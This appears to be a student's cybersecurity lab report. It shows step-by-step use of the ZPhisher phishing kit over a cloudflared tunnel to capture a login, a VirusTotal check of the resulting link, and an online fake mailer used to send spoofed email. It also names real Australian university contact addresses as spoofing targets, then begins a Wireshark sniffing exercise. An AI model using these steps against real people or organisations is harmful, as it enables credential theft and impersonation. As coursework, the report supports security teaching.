A screenshot of the ZPhisher application interface. The title bar reads "ZPhisher 2.3.3 - Targets - ZPhisher". The menu bar includes File, Actions, GUI, View, Help. The main window shows a list of targets:

- Localhost [http://localhost]
- Localhost [http://127.0.0.1]
- Localhost [http://0.0.0.0]

Below the list is a button labeled "Select a proxy/browsing session". At the bottom right is a large blue "Sign In" button.


STEP 47. Select cloudfared option and press enter




STEP 48. Press N and enter



STEP 49. Right Click on the first url and click on open link



STEP 50. enter username and pass word




STEP 51. Open kali terminal again and see the details of the user



STEP 52. Open chrome browser



STEP 53. Search "Virustotal "




STEP 54. Open virustotal



STEP 55. Enter the link in search bar and press enter






Here is the result


C) Identify any 3 Business email IDs where you can do an email spoofing attack.

>. Identify any 3 Business email IDs

1. Open Chrome Browser



2. Type "inurl: au"



1. Open the website and search for a business email

If you or someone you know has experienced or witnessed any inappropriate or concerning behaviour you can report it - either anonymously or with contact details.

Please do not hesitate to report an incident or concern, even if you think you don't have enough information for Safer Community to action immediately. This includes reports of any incident that has occurred off campus or online, if it affects you or the VU Community.

Contact Safer Community
[Report a concern online](#)

Email: safer.community@vu.edu.au Call: +61 3 9919 5707

Current students Future students International students Information for

2. Similarly do the same for 2 more websites

Contact Us

Phone
Within Australia: +61 2 6125 7257
Outside Australia: +61 2 6125 7257

Email
future.student@anu.edu.au

Campus tour
Come join us on a tour →

Australian Institute of Higher Education

AIHI offers premier tertiary education in Accounting, Business, and Information Systems for Australian students. Registered in New South Wales, we prioritise delivering quality higher education.

QUICK LINKS

- About
- Students
- Courses
- FAQ
- Apply
- Governance and Leadership
- Policies and Procedures
- Student Forms
- News

CONTACT US

Sydney:
Level 1, A, 545 Kent Street, Sydney
NSW 2000 - Australia

Melbourne:
Level 1, 20 Queen Street, Melbourne, VIC
3000 - Australia
+61 (2) 9620 8050 global@aihi.edu.au


CAMPUS OPENING HOURS

Day	Opening Hours
Monday	08:30 am - 6:00 pm
Tuesday	08:30 am - 6:00 pm
Wednesday	08:30 am - 6:00 pm
Thursday	08:30 am - 6:00 pm
Friday	08:30 am - 6:00 pm
Saturday	Closed
Sunday	Closed


1. Now open emkies fake mailer



- Now generate a temporary email id from temp mail to receive the mail



- Now fill the details in emkies form



- Click on send

Select Language | ▾

ErkEr's MAILER

Free online fake mailer with attachments, encryption, HTML editor and advanced settings...

E-mail sent successfully

From Name:

From E-mail:

To:

Subject:

Attachment: No file chosen

Content-Type: text/plain text/html Editor

Text:
 [Large text input area]

- Now open temp mail and check inbox , we received a mail


The screenshot shows a web-based email client interface. At the top, there are tabs for 'Assume You're Logged In', 'Compose Email', 'Temp Mail - Disposable Temp...', and others. Below the tabs, there are buttons for 'Copy', 'Refresh', 'Change', and 'Delete'. The main area displays an inbox with one message. The message details are as follows:

- From: Ignore (ignore@oh-mail.eu)
- Date: 29-06-2024 18:43:15
- Subject: Ignore
- Message Body: Ignore


- For next website [safer.community@vu.edu.au](http://safer.community/vu.edu.au)




1. Click on send and check inbox



2. Now for our 3rd mail future.student@anu.edu.au



1. Click on send and check inbox



Summary-

This document provides step-by-step instructions for conducting various technological operations, most of which involve terminal commands in Kali.

We performed how to find subdomains of any website. The operations detailed include cloning a GitHub repository zPhisher, executing commands in a cloned repository, running a phishing script, and analyzing potential phishing URLs in VirusTotal. The document also outlines procedures for identifying business email IDs for potential email spoofing attacks.


23EO5-ST#IS#6653-Task-4

Objective-01: Sniffing - Identify the websites that have vulnerable protocols to sniff.


- HTTP
- FTP
- POP

Sniffing - Sniffing refers to the process where a malicious user captures and inspects data as it travels over a network. This data could include details such as usernames, passwords, credit card numbers, or other sensitive information. Sniffing can be used both for malicious purposes, such as stealing information, or for network troubleshooting and optimization.


STEP-1: Open Wireshark-4.2.2-x64 Setup exe file.





STEP-2: Click on next.




STEP-3: Continue the process and select installation directory.



